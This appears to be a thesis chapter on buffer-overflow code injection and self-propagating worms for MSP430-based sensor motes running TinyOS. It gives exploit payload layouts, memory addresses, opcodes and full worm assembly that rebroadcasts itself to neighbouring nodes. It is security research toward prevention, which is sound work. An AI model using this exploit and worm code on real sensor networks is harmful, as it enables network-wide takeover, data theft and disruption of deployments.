All previous work has concentrated on sensor devices following the Harvard architecture, in which, even though it is possible to construct propagating malicious packets, an attacker cannot directly inject and execute her *own* code inside the mote's memory. This is due to the characteristics of this architecture, since data and code segments are physically and logically separated not allowing the execution of instruction injected in the data memory. Therefore, it is only possible to transfer the program execution to already existed sequences of instructions present in the program memory. But even then, the injection process suffers from code size and time limitations.

This is not true, however, for sensor devices following the Von Neumann architecture. According to this architecture, both instructions and data are stored in the same memory space, allowing the attacker to transfer execution control where the malicious packet is stored. This allows the injection and execution of arbitrary code that does not necessarily exist in the mote's memory. Several of the most popular sensor node platforms today use microcontrollers that are based on the Von Neumann architecture, like for example the Tmote Sky (Figure 2.2), Telos (6), EyesIFX (7), ScatterWeb MSB-430 (8) or even the SHIMMER platform for medical applications (156). Hence, it is important to show how vulnerable these platforms are against worm attacks and emphasize the need for appropriate prevention measures.

6.1.2 Chapter Organization

The remainder of this chapter is organized as follows. First, we discuss related work in Section 6.2 and state our assumptions in Section 6.3. Then, Section 6.4 overviews the TI MSP 430 architecture, which is our example platform, while Sections 6.5, 6.6 and 6.7 provide the details of the code injection attack. Section 6.8 describes how to build a worm so that the malware can be installed in all nodes of the network. In Section 6.9, we present detailed performance measurements and in Section 6.10, we discuss possible prevention measures. Finally, Section 6.11 concludes this chapter.

6.2 Related Work

Although exploitation of code injection attacks due to memory faults have been studied thoroughly in computer systems (157, 158), only recently this has been applied to sensor networks as well. Goodspeed first showed how to perform a buffer overflow attack on the MSP 430 microcontroller in order to execute instructions within a received packet (159, 160). The author noted that packets in *TinyOS* are always stored at the same address in the data memory, so overwriting the program counter (PC) with that address makes the execution of malicious code possible. Even though it

Table 6.1: *Comparison of code injection attacks*

Property/Code injection Attack	(159, 160)	(161)	(162)	**This Work**
Arbitrary injection code size	Partial	No	Partial	Yes
Self-propagation	No	No	Partial	Yes
Attack does not rely on pre-existing code	Yes	No	No	Yes
Stealthiness (i.e., mote's execution is not disrupted)	N/A	N/A	No	Yes
Efficiency Evaluation (i.e., propagation time)	N/A	N/A	N/A	Yes

was mentioned that injection of code of arbitrary length can be done through transmission of a number of malicious packets, it was not shown how this can be achieved and more importantly how the injected code can propagate itself.

Sensor devices following the Harvard architecture have also been studied with respect to code injection in terms of how to invoke functions of already *existing* application code. Gu and Noorani (161) showed that sensor applications are susceptible to control-data attacks that alter control flow to utilize existing routines in order to propagate the injected packet further to the network. This attack though does not disrupt the mote's functionality, so the security threat is low.

Recently, Francillon and Castellucia (162) took a step further and showed how code injection can be achieved in Harvard-based sensor devices. They demonstrated how an attacker can exploit a program vulnerability in order to execute an instruction sequence, called a *gadget*, that already exists in program memory. Through the execution of a gadget chain comprised of *Injection* and *Reprogramming* meta-gadgets, they showed how a fake stack can be injected byte-to-byte into data memory and used for reprogramming the sensor with a new program image.

However, only malware of size up to 256 bytes (one program image) can be injected using this technique. Larger code needs to be split into program images which should be injected separately. Thus, since the injection can only be done byte-to-byte, this requires an important amount of time that may lead to possible detection of the attack in progress. In addition, the described attack is *disruptive* meaning that each injection causes the sensor device to reset itself. This may, again, expose the attack or even lead the mote to an unstable state where further execution of the malicious code is prohibited. In our work, the attack is considered to be *stealthy* and not constrained by the assumption of *pre-existing* gadgets. Instead, the attacker can inject arbitrarily long malware.

Finally, some additional research has been conducted examining the destructive effects of worm attacks in several sensor applications. Davis (163) discussed how such attacker techniques severely threaten today's Smart Meter and Advanced Metering Infrastructure (AMI) technology that can be used to measure, collect and analyze energy usage, from advanced devices such as electricity meters, gas meters, etc. He identified some vulnerabilities and, then, created an in-flash rootkit which allowed him to assume full system control of all exposed Smart Meter capabilities. Also, Goodspeed (164) talked about stack overflows and how they can be used to infiltrate security of second generation Zigbee radio chips. These works can be thought as complementary to our own.

A comparison between the most important code injection attacks and the one described here is shown in Table 6.1, although most of them target sensor devices featuring the Harvard architecture. A "N/A" indication shows that a property cannot be directly deduced or that is not a part of the proposed attack. A "Partial" characterization indicates that the corresponding property is not entirely achieved.

6.3 System Model and Assumptions

Through out this work we assume a WSN that is homogeneous in both hardware and software. All sensor nodes execute the same program image, as it is true for the majority of sensor networks today. This means that if a vulnerability that the attacker can exploit for launching a code injection attack is discovered, all the other nodes will be vulnerable to the same attack.

We also assume that sensor nodes are loaded with a simple C-based operating system, like *TinyOS* (165), which uses the *NesC* programming language. This allows us to look for well known buffer overflow techniques, since code safety is not considered in such systems. The use of Java in other paradigms seems more secure, as it provides built-in protections against code-based attacks that would exploit array boundaries, unchecked cast, pointer arithmetics, etc. Also, the virtual machine examines compliance of incoming code with the Java standards before execution (166). Still, *TinyOS* is the most widely adopted operating system in sensor networks, as it is extremely lightweight for such constrained devices.

6.4 TI MSP 430 Architecture Overview

The platform targeted in this attack is the MoteIV Tmote Sky (5), as it is one of the most widely used platforms in WSNs. However, any platform following the Von Neumann architecture falls prey to similar attacks. The Tmote Sky module uses the ultra low power TI MSP 430 F1611 microcontroller (55) featuring 10 KB of RAM, 48 KB of flash, 128 KB of information storage, and an IEEE 802.15.4 compliant wireless transceiver (56). It features one common address space shared with special function registers (SFRs), peripherals, RAM and Flash Code memory.

As we can see in Figure 6.1, the total RAM memory consists of two separate memory modules: lower RAM (0200 - 09FF) and upper RAM (1100 - 38FF). However, since it must be comprised of consecutive blocks of address space, the lower RAM module is not actually used by the microcontroller and its contents are mirrored inside a specific area of the upper module. Thus, the actual RAM usable by the CPU really starts at address 1100 and it is contiguous.




Figure 6.1: Memory map of the MSP 430 controller.

The internal extended RAM memory implements two main data structures: *stack* and *heap*. The stack is responsible for storing data and the return addresses of subroutine calls and interrupts. It starts at the top of the memory and grows downwards. The special-purpose register R1 is the *stack pointer*, which at any given time points to the last value placed on the stack. Values are pushed as 16-bit words and after each push the stack pointer is decremented by 2. Correspondingly, as values are pulled from the stack, the stack pointer is increased by 2.

The heap is the area of memory used for dynamic allocation and grows upwards from the bottom of memory. However, since *TinyOS* does not support dynamic allocation of memory during runtime, the address region between the heap and the stack will be *empty and unused* during program execution.

The main Flash memory is always at the highest address ($FFFF$). It can be used for storing both code and data. It also contains the interrupt vectors along with the power-up starting address. Each vector contains the 16-bit address of the appropriate interrupt-handler instruction sequence. The boot memory is an unalterable masked ROM containing the serial bootloader. It is actually a factory set program to erase and reprogram the on-board flash memory.

6.5 Challenges of Code Injection Attacks on Sensor Devices

Buffer overflows are a leading type of security vulnerability. They occur when a malformed input is being used to overflow a buffer, overwriting the return address that is stored on the stack. In this way control can be transferred to code placed either in or past the end of the buffer (167).

Even though it is possible to inject and execute malicious code to a platform featuring the Von Neumann architecture, one has to consider several factors in order to launch the attack successfully. First, since code injection attacks are based on changing the flow of control in a program, this may lead the sensor to restart itself or go into an unstable state, where further execution of the attack code is canceled. Furthermore, sensor nodes characteristics and constraints limit the capabilities of an attacker, who may want to send large blocks of code that exceed the allowed packet size. For example, *TinyOS* sets the default maximum size of packet payload to be 28 bytes (can be increased up to 102 bytes). Thus, in order to send a meaningful piece of code, one has to break it down and send it through multiple packets.

We should also stress that it is best for the whole attack code to reside in a *contiguous* memory region so that it can be executed without any disruptions. Therefore, the attacker must perform a "*multistage buffer-overflow attack*" (more details can be found in Section 6.7), where she can manipulate an arbitrary address pointer and modify the data it points to. Then by sending a number of packets containing consecutive blocks of code and copying them into the memory space where this pointer shows, she can create a contiguous region containing the attack code.


6.6 Buffer Overflow Description

Since sensor devices are based on a very different memory architecture than commodity embedded devices (168), it is reasonable to question how such a memory vulnerability can be exploited by an attacker. Two issues need to be addressed in order to understand how stack-based buffer overflows can be performed on sensor networks.

- *How the attack code is sent and stored on sensor nodes.* As described previously, in the MSP 430 family of processors, both code and data memories share a common address space. Therefore, a block of the attack code can be sent as data payload of a message and stored into memory as a piece of data. Exploitation of buffer overflow attacks may then result in alteration of programs execution control flow since in order for a received packet to be processed, a memory buffer is needed.

- *Where the attack code is stored.* Since *TinyOS* doesn't support dynamic memory allocation, all needed memory for data storage, variables, functions, etc. is allocated automatically during compilation. Thus, for a specific program image and hardware platform, memory addresses reserved for particular operations will be the same. Sending a piece of malicious code in the payload of a message will result in being stored as data at the memory address designated for storing received packets.

In this work, we focus on stack-based buffer overflow attacks that redirect control flow by "*smashing*" the stack, which was created when a vulnerable function was called. If it succeeds, it will cause the return address of this function to be overwritten and eventually the instruction pointer will point to the location of the injected code and start executing it. Hence, the exploitation technique needs to provide an arbitrary return address that will replace the already existing one. In our case, this address is the one reserved by the compiler for storing the payload of a received packet. Goodspeed, was the first that observed the effectiveness of such an exploitation in MSP 430 microcontrollers, by changing the program counter to point to the address where received packets are stored (159, 160).



```
ReceiveMsg.receive(TOS_MsgPtr msg) {
   radio_message_t  *pRP =
              (radio_message_t *) msg->data;
   // BUFFER_LENGTH=2  (global var)
  uint8_t received_buff[BUFFER_LENGTH];
  // copy payload to a buffer (vulnerability)
  strcpy(received_buff, pRP->data);
  return msg;
}
```

Figure 6.2: Stack frames before and after buffer overflow.

In the remainder of this section, we show how the stack can be manipulated in order for the attacker to execute malicious code residing at the memory space of a received packet. We assume that the sensor node has a routine for processing received packets and that this routine has a vulnerability, as shown in Figure 6.2. Upon reception, it copies the contents of the packet payload into the array `received_buff`, using the standard C *strcpy* method. If the length of the payload data exceeds `BUFFER_LENGTH`, a buffer overflow occurs.

Each time a routine method is called, a stack frame is created for storing temporary data and the return address $ADDR_{previous}$ of the caller function, as we mentioned in Section 6.4. The routine will contain an instruction sequence that ends with a *ret* command for fetching this address from the stack and, so, control returns to the caller function. For our reception routine, a stack frame of 6 bytes will be created, as shown in Figure 6.2; two bytes for the message pointer *pRP*, two bytes for the array *received_buff*, and two more bytes for storing the return address. Below this stack frame resides the stack frame of the *strcpy* subroutine call. This contains $ADDR_{receive}$, which points to the next instruction of the receive function that must be executed after *strcpy* returns. This is the address that will be overwritten during the buffer overflow attack.

To initiate the attack, the attacking node broadcasts a packet, the data field of which contains the attack code to be executed and the address $ADDR_{attack}$ of that code inside the packet. Two extra dummy bytes in the string (i.e., *dead*) are needed in order to overflow the *received_buff* array and overwrite the return address $ADDR_{receive}$. Let us note that MSP 430 microcontroller architecture requires that the attack code must be evenly aligned, otherwise the sensor resets itself. For the same reason, address $ADDR_{attack}$ must point exactly to the first instruction of the attack code, within the stored packet.

The contents of the stack right after the execution of the *strcpy* function are illustrated in Figure 6.2. Thus, sending a packet with an appropriate string in the data payload will change the 2-byte return address of a receiving sensor ($ADDR_{receive}$) to the address $ADDR_{attack}$. This will lead the instruction pointer to continue the program execution where the attack code resides in program memory.

Although this attack can be really dangerous for the sensor's vitality, it limits the attacker with regards to the length of the attack code that can be executed, as we said in Section 6.5. The set of malicious instructions is limited to the length of the message payload. In the section below, we will explain how a buffer overflow can be integrated into a non memory-constrained code injection attack where the attacker sends malicious code of arbitrary length.

6.7 Exploiting Buffer Overflow for Code Injection Attacks

In order to send arbitrarily long blocks of code, we are using the "*multistage buffer-overflow attack*" (169, 170). Multistage buffer-overflow is a type of attack that requires several steps of buffer overflow. It allows the attacker to manipulate an arbitrary address pointer and modify the data it points to. So, by sending a number of specially crafted packets that result in consecutive buffer overflows, the attacker has the ability to copy malicious code from one memory location (payload of received message) to another (region pointed by the selected address pointer), and eventually have her attack code stored in a *contiguous* memory region, starting from a memory address of her choice. This type of attack will bypass the limitations of a single buffer overflow, in which the length of the attack code cannot exceed the size of a message payload.

Fundamental to this attack is that we define an address pointer, namely $ADDR_{copyTo}$, which points to a memory region that is both *writable* and *unused*. Unused means that the address space referring to this memory region is not used by the program during its execution and therefore cannot be altered. This is important since the attack code must remain unaffected and not get overwritten by any program data. As we described in Section 6.4, such a memory space can be found in the MSP 430 microcontroller between the stack and the heap. This address space is the *target region* for an attacker to store the malicious code.

Since this region is unused by the running application, it is also unaffected by possible reboots of the sensor node. Thus, once the attacker injects her code into a sensor node, the code will remain there throughout the lifetime of the sensor node. For the case of a Tmote Sky sensor device, we found that a suitable target region starts at address $0x2574$ and grows upwards. Let us now overview the steps of a multistage buffer-overflow attack, before we get into details:

1. The attacker sends a specially-crafted packet to the target node that, through buffer overflow, redirects its normal execution to the address of the payload. This results in copying a block of malicious code to the region pointed by the target address $ADDR_{copyTo}$. The last instruction within the packet's payload restores the normal state and program flow of the sensor node.

2. Step 1 is repeated n times, where n is the number of packets needed for injecting the whole attack code into the sensor. At each repetition, an appropriate offset is added to the target address $ADDR_{copyTo}$, in order for the code to reside in consecutive memory addresses.

3. When transmission of the code is finished, the attacker sends one last specially-crafted packet that redirects the control flow to the beginning of the malicious code in the target region, so that it can be executed.

Being aware of the steps that an attacker must follow, two major aspects of a multistage buffer-overflow attack need to be addressed: *(i)* how to craft the malicious packets so that we can restore the program flow and be able to send more packets, and *(ii)* how to update the target pointer so that malicious code is copied in consecutive memory locations. We show how to achieve each of these steps in separate sections below.

6.7.1 Composition of Crafted-Packet Payload and Restoration of Program Flow

When a buffer overflow occurs, it brings the sensor device to an inconsistent state. However, since the first step of the multistage buffer-overflow attack must be repeated n times, it is important to restore the control flow, as if program instructions were executed normally. Otherwise, further reception of malicious packets will not be possible. So, after the successful completion of a buffer overflow, a malicious packet needs to further alter the program flow in order to re-establish consistent state. This means that an intermediate packet must also contain a specific instruction that will be executed last and it will restore the program counter.




Figure 6.3: Malicious packet payload.

The MSP 430 assembly language has dedicated instructions for setting the contents of an address to a specific value and for manipulating the program counter. These are the `MOV` and `BR` instructions, respectively, as shown in Table 6.2. They have unique 2-byte op-codes decoded by the CPU. Since *src* and *dst* operands are defined as data words, they can carry 16-bit values. This means that each `MOV` instruction can copy 2 bytes of the attack code to the target region.

Table 6.2: *MSP 430 assembly code instructions*

Instruction	Opcode	Description
MOV src, dst	0x40b2	Source operand is moved to the destination.
BR dst	0x4030	Branch to an address anywhere in the 64 K address space.

So, the malicious packet will consist of a sequence of `MOV` instructions followed by a final `BR` instruction. Their purpose is to copy bytes of the attack code residing in the payload to the target region and restore control flow of the program. Let's assume that the payload of a packet is set to its default maximum size of 28 bytes[1]. As we described in Section 6.6, 6 bytes overall (*dead*, $ADDR_{attack}$ and 0000) are needed for overflowing the `received_buff` of the reception routine and overwriting the return address with the starting address of the malicious code. Data bytes *0000* are used as the terminating character for stopping the buffer overflow and prevent further damage of the stack. The remaining 22 bytes are used for carrying the attack instructions to be executed. Since we also need a `BR` instruction that requires 4 bytes, 18 bytes are actually left for sending the necessary `MOV` commands. Therefore, with each malicious packet, a 6-byte block of the attack code can be copied to the target region.

[1]This is the worst case for an attacker, since as we mentioned in Section 6.5, the actual maximum payload size of a message can be increased up to 102 bytes for radios compliant to IEEE 802.15.4, as it is the case with our example platform.

As illustrated in Figure 6.3, the payload consists of three parts. The first part provides the data for buffer overflow, as well as the attack address $ADDR_{attack}$, at which the control flow is directed when the exploited vulnerable function returns. The second part provides the necessary `MOV` instructions for copying the 6 bytes of the attack code to the target region. Finally, the third part provides the `BR` instruction for restoring the control flow. This is accomplished by setting the program counter to point to the address where the execution would normally return to, after the *receive* function, i.e., $ADDR_{receive}$.

For the example shown in Figure 6.3, the 6 bytes of the attack code are designated in bold. These specific bytes correspond to the first instruction of the code instance shown below. Its (malicious!) functionality simply turns on the green LED of a sensor node.

```
AND.B #ffde,&0031
BIS.B    #2, &125e
```

The target region, where the malcode bytes are copied, starts at address $0x2574$. Following the same process, the whole malware can be installed in the target region. Once this is done, it can be activated by a final buffer overflow exploit. A malicious packet is sent containing only one `BR` instruction for redirecting the program counter to point to the starting address of the malicious code, $0x2574$.

6.7.2 Updating the Target Pointer

Fundamental to a multistage buffer-overflow attack is the observation that the attack code must reside in a contiguous memory region. Otherwise, activation of this code may lead the sensor node to an unstable state and cause it to reboot itself. This issue is resolved through the use of a target pointer. Initially, this pointer is set to the beginning of the unused memory region where the attack code will be stored. In our case, this address is equal to $0x2574$. Every time a `MOV` instruction is executed, a 2-byte block of the malicious code will be copied to the memory location pointed by $ADDR_{copyTo}$.

When a memory injection packet is received by a sensor node, a buffer overflow occurs. After the successful completion of this attack, the `MOV` instructions of the packets payload will be executed and copy k bytes (k is multiple of 2) of code to the target region. These bytes must be stored in $\frac{k}{2}$ consecutive memory addresses, starting where the $ADDR_{copyTo}$ points at the time. Thus, after a `MOV` operation, the target address must be incremented by 2 in order to point to the next memory address.

For example, the malicious packet payload that was constructed in the example of the previous section contained 3 `MOV` instructions (Figure 6.3). As this was the first packet to be sent, the

Algorithm 5: Incrementing *target address*

```
Data: Part 2 of the malicious packet payload
begin
    for each MOV instruction do
        MOV src, $ADDR_{copyTo}$
        ADD #2, $ADDR_{copyTo}$
    end
end
```

$ADDR_{copyTo}$ pointed to address $0x2574$. An overview of how the target address is incremented after each `MOV` operation is shown in Algorithm 5.

6.7.3 Control Flow of the Code Injection Attack

This section summarizes the program's control flow during the progress of a multistage buffer-overflow attack. As described previously, a number of packets need to be sent for the whole attack code to be copied in the target region. Figure 6.4 illustrates the execution flow upon reception of the k-th malicious packet. It also shows the specially-crafted packet sent at the end of the attack for activating the injected malware. Details of the operations that take place are provided below:

1. Vulnerable function *strcpy()* is called from the reception routine.
2. A buffer overflow occurs resulting in the overwrite of the return address ($ADDR_{receive}$), stored in the stack frame of the *strcpy()*, with the starting address $ADDR_{attack}$ of the attack code. $ADDR_{attack}$ points to the `MOV` instructions contained in the packet's payload.
3. When *strcpy()* finishes its execution, control flow is redirected to $ADDR_{attack}$ memory address.
4. `MOV` instructions are executed for copying malcode bytes to consecutive memory addresses starting from where the target pointer (TP) points at the time.
5. The `BR` instruction that occupies the last 4 bytes of the malicious packet payload is executed in order to restore program's control flow.
6. Program execution continues normally. This is accomplished by setting the program counter to point to $ADDR_{receive}$ memory address of the receive function.
7. Once the attack code is stored in the target region, the last specially-crafted packet is sent for activating it. Its payload contains a `BR` instruction that is executed for setting the instruction pointer to the starting address of the target region, $ADDR_{startTR}$ (in our case $0x2574$).




Figure 6.4: Control flow under multistage buffer-overflow attack.

6.8 Dissemination of Attack Code - Worm Construction

Taking code injection one step further, this section describes how the injected malware can self-propagate, i.e., be converted into a "*worm*". Clearly this is a serious threat (171), if not the most dangerous one, since the attacker can compromise the entire sensor network by infecting just a single node. When a worm is injected to a sensor, it launches a program for broadcasting itself to other neighboring nodes, infecting them as well. At no time does the worm need user assistance in order to spread its "infection". All interconnected nodes are at risk of the attack, as the worm travels over the air and propagates hop by hop.

The main idea is that once the malware is installed, it launches another multistage buffer overflow attack, this time targeting the neighboring nodes. For this purpose, it builds a number of memory injection packets that contain its own code and broadcasts them using the host's radio. The injected code consists of two parts. The first part provides the necessary instructions for further disseminating the whole attack code. The second part contains the malicious code that was added by the attacker, in order to take control of the infected sensor node.

Table 6.3: *Arguments of Transmission Task*

Argument	Description	Register
addr	Destination address	R15
length	Size of payload	R14
*msg	Message	R13

Once activated, the worm will break down the injected code into malicious packets and start broadcasting them. Each time it needs to send a packet, it has to use a transmission function in the infected sensor. One such function that is widely used in sensor applications is the *SendMsg* routine of the *GenericComm* component:

*GenericComm$Send$SendMsg(uint32_t addr, uint8_t length, message_t *msg)*

In order to invoke the above transmission function, the malware needs to provide specific arguments that are passed through *general purpose* registers. The *GenericComm$Send$SendMsg* function actually posts the transmission task *CC*2420*RadioM$PacketSent$runTask* that also requires 3 arguments. As shown in Table 6.3, the arguments are passed via registers R13 to R15.

When the transmission function is called, it loads the necessary data arguments from the corresponding registers and posts a task to the *TinyOS* scheduler. This task is actually a deferred procedure call. At some point later, the scheduler will run this task through the *runTask* routine that will invoke the *CC*2420*RadioM$PacketSent$runTask* event with the passed parameters. Since the call of the transmission function is done manually through the attacker's code, the malware is also responsible for the invocation of the *runTask* routine. In Section 6.8.1, we will cover the details of the above described instruction sequence that is contained in the malware and how it is executed by the scheduler.

After having propagated itself successfully, the execution of the attack code proceeds to the second part of the core sensor worm functionality. This includes instructions for taking over the infected sensor node or stop its execution. Examples of what an attacker can do, are listed below:

1. Bring down the entire network by sending a signal to the sensor node for stopping its execution. This is achieved by setting the instruction pointer to the beginning of a special function, which can be found in every sensor device loaded with an executable program image, and call *stop_program_execution*.

2. Create a malicious procedure for draining node battery, or compromising the security level of the network by conducting erasing actions for memory and cryptographic keys.

Table 6.4: *Important Memory Addresses*

Memory Address	Description
$ADDR_{startTR}$	Address containing the first instruction of the attack code.
$ADDR_{attack}$	Address where the payload of a received packet is stored.
$ADDR_{packetSent}$	Address of the mal-packet to be sent.
$ADDR_{payloadSent}$	Address of the mal-packet's payload.
$ADDR_{receive}$	Address pointing to the instruction of the reception routine that must be executed after the vulnerable function returns.
$ADDR_{send}$	Address of the transmission function.
$ADDR_{task}$	Address of the *runTask* routine.
$ADDR_{endTR}$	Address containing the last instruction of the attack code

3. Tell the sensor node to report back vital information, like its neighbor IDs, data structure of the network messages, or any possible stored keys etc. The exposure of such information can lead to the total break down of the networks operation. Such a threat falls into the category of *spying* and its effects will be extensively studied in Chapter 7, where we present a spyware tool based on malicious code injection.

4. Add new functionalities to the already existing ones. This will allow the sensor node to carry out the attacker's tasks without disrupting its normal functionality.

Note that the above described actions are only a subset of what an attacker can actually do. Once the worm has infected the whole sensor network, its administration passes to the attacker's hands.

6.8.1 Implementation Details

In this section, we present the complete code of the sensor worm that we have implemented. For demonstrating its feasibility, we load the sensor nodes with an application that just reports sensor readings to the base station. The sensor application has a vulnerable reception routine that copies the packet payload into a buffer without checking its boundary, as shown in Section 6.6.

The code needed for self-propagation occupies 166 bytes, whereas the malicious code that is added by the attacker is of arbitrary length. Thus, at least 28 packets are needed for injecting the attack code into the unused memory region. Once the code is injected, it is activated and broadcasts itself by invoking the transmission function in the infected node.

Table 6.4 lists some important memory addresses that are used by the worm. As described in Section 6.7, $ADDR_{startTR}$ is the beginning address of the target region, where the attack code will be stored and, in the case of a Tmote Sky sensor device, is equal to $0x2574$. The values of all other

Algorithm 6: Sensor Worm Assembly Code

```
Data: Memory addresses of Table 6.4
begin
    1. MOV #$ADDR_{startTR}$, R5;
    2. MOV #0, R6;
    3. MOV #($ADDR_{payloadSent}+6$), R7;
    4. MOV R5, R8;
    5. MOV #dead, &$ADDR_{payloadSent}$;
    6. MOV #$ADDR_{attack}$, &($ADDR_{payloadSent}+2$);
    7. MOV #0000, &($ADDR_{payloadSent}+4$);
    8. MOV #40b2, 0(R7);
    9. ADD #2, R7;
    10. MOV @R8, 0(R7);
    11. ADD #2, R7;
    12. MOV R8, 0(R7);
    13. ADD #2, R7;
    14. ADD #2, R8;
    15. INC.B R6;
    16. CMP.B #3, R6;
    17. JNC -30;
    18. MOV #4030, 0(R7);
    19. ADD #2, R7;
    20. MOV #$ADDR_{receive}$, 0(R7);
    21. MOV #$ADDR_{packetSent}$, R13;
    22. MOV.B #length, R14;
    23. MOV #addr, R15;
    24. CALL #$ADDR_{send}$;
    25. MOV #0, R9;
    26. MOV.B #1, R15;
    27. CALL #$ADDR_{task}$;
    28. INC R9;
    29. CMP #4, R9;
    30. JNC -14;
    31. ADD #6, R5;
    32. CMP #$ADDR_{endTR}$, R5;
    33. JNC -114;
    34. Repeat instructions 5-7;
    35. MOV #4030,
        &($ADDR_{payloadSent}+6$);
    36. MOV #$ADDR_{startTR}$,
        &($ADDR_{payloadSent}+8$);
    37. Repeat instructions 25-30;
                    ARBITRARY MALICIOUS CODE
end
```

memory addresses depend on the binary representation of the program image that is loaded in the sensor node. For the example of our implemented application, these values were found by looking into the memory of a sensor using the JTAG interface provided by the MSP 430 microcontroller.

Algorithm 6 contains the complete code of the sensor worm. Detailed explanation of the instruction sequence is provided in Table 6.5 that shows the block structure of the code and the functionality of each block.

As we can see, the malware is a chain of instruction sets (IS) each one of them designated for a specific operation. Instructions $2-17$ constitute an IS for creating the payload of a malicious packet to be sent, as described in Section 6.7.1. This is achieved by setting appropriate values to the memory addresses pointing to the payload starting from address $ADDR_{payloadSent}$.

Instructions $18-24$ are the first part of the IS responsible for broadcasting a malicious packet.

Table 6.5: *Functionality of Instruction Sets*

Instruction Set	Description
2-17	Construction of the mal-packet payload.
18-24	Invocation of the transmission function.
25-30	Invocation of the *runTask* routine.
1-33	Repetition of the above instruction subsets as many times as needed for dissemination of the whole attack code.
34-37	Construction and transmission of the specially crafted packet for redirection of control flow.

It calls the transmission function which resides in address $ADDR_{send}$ in the program memory. As mentioned previously, the invocation of such a function requires the upload of proper arguments through registers R13 to R15. Instructions $21-23$ are intended for exactly this purpose. Continuing to the second part of this IS, instructions $25-30$ call the runTask routine that invokes the $CC2420RadioM\$PacketSent\$runTask$ task for actually broadcasting a malicious packet. The above instruction sets are repeated as many times as needed for the whole malware (stored in address space bounded from $ADDR_{startTR}$ to $ADDR_{endTR}$) to be disseminated to the node's neighbors. Finally, instructions $34-37$ construct and send the specially-crafted packet for redirecting control flow to the beginning of the target region.

6.9 Performance Evaluation

In order to judge the performance of our worm we evaluated, on real Tmote Sky sensor devices, the time needed for the worm to infect all nodes in the neighborhood of the attacker. The goal is to justify the practicality of the proposed implementation from a real deployment point of view. As the worm will propagate in waves, infecting one neighborhood after the other and many nodes in parallel, this will give us a better feeling of what to expect on large scale networks (these have be examined more thoroughly in (172)).

